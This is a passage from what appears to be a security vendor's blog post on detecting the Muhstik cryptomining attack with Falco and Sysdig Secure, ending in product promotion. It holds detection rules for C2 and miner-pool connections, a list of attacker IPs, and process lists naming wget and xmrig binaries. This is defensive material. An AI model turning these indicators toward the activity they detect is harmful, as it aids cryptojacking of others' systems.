filename=%evt.arg.filename name=%evt.arg.name mode=%evt.arg.mode event=%evt.type)
  priority: ERROR

- rule: Outbound Connection to C2 Servers
  desc: Detect outbound connection to command & control servers
  condition: outbound and fd.sip in (c2_server_ip_list)
  exceptions:
    - name: proc_proto_sport
      fields: [proc.name, fd.l4proto, fd.sport]
  output: Outbound connection to C2 server (command=%proc.cmdline connection=%fd.name
user=%user.name user_loginuid=%user.loginuid container_id=%container.id
image=%container.image.repository)
  priority: WARNING
  tags: [network]

```

You can see the [full rule descriptions on GitHub](#).


If you would like to find out more about Falco, check out the [Falco project on GitHub](#).

Detecting the Muhstik with Sysdig Secure

The [Sysdig Secure DevOps Platform](#) is built on top of Falco, and was used to detect this particular attack.

With the help of Sysdig Secure [image profiling](#), DevOps can:

- Create a policy to detect any **port bind** and listen to activities from random processes.
- Create a policy to detect any **destination IPs** that are not on the white list.
- Create a policy to detect any **processes launched** that are not in the whitelist (e.g., `wget` , `pty*` , `xmrig64` , `xmra64`).



```
Detect outbound connections to IOC miners found
Workload

Updated 11 days ago

- rule: Detect outbound connections to IOC miners found
  condition: fd.sport in ( miner_ports ) and fd.sip in
             ( cryptominer_IP_IOC ) and evt.type = connect and evt.dir = <
  output: Outbound connection to IP/Port flagged by cryptoioc.ch
          (command=%proc.cmdline port=%fd.rport ip=%fd.rip
           container=%container.info image=%container.image.repository)
  description: Miners typically connect to miner pools on common ports.
  tags: mitre_execution, network
```

The `miner_ports` list is already part of the Out of the Box rules for [Sysdig Secure](#). The `cryptominer_IP_IOC` instead includes the IPs reported in the IoCs section, related to the miner activities.

← cryptominer_IP_IOC

```
- list: cryptominer_IP_IOC
```

Secure UI

```
items: ["185.86.148.14", "185.165.171.78"]
```

Conclusion

This incident confirms a trend of **cryptomining attacks being on the rise**, and they are getting more creative as time goes on. The Sysdig research team analyzes other malware, like [serv-hello](#) or [Shellbot](#), with similar behavior.

As a **system administrator**, you must use the **proper tools** to prevent and detect these attacks. Without **deep insight** into the process activities, file activities, and network activities from your cloud native environment, and the help from a smart detection engine, it will be hard to detect such an attack. It will be even more difficult to uncover it.

It is also important to note that **unified security and monitoring solutions** will speed up the investigation process. Once you identify a single suspicious event, it helps you trace down the event from different angles, such as resource usage, network connections, and reading sensitive files.

At [Sysdig Secure](#), we extend Falco with out-of-the-box rules, along with other open source projects, making it even easier to work with and manage Kubernetes security. [Register for our free 30-day trial](#) and see for yourself!

The [Sysdig Secure DevOps Platform](#) provides security to confidently run containers, Kubernetes, and cloud services. With Sysdig, you can secure the build pipeline, detect and respond to runtime threats, continuously validate compliance, and monitor and troubleshoot cloud infrastructure and services. [Try it today!](#)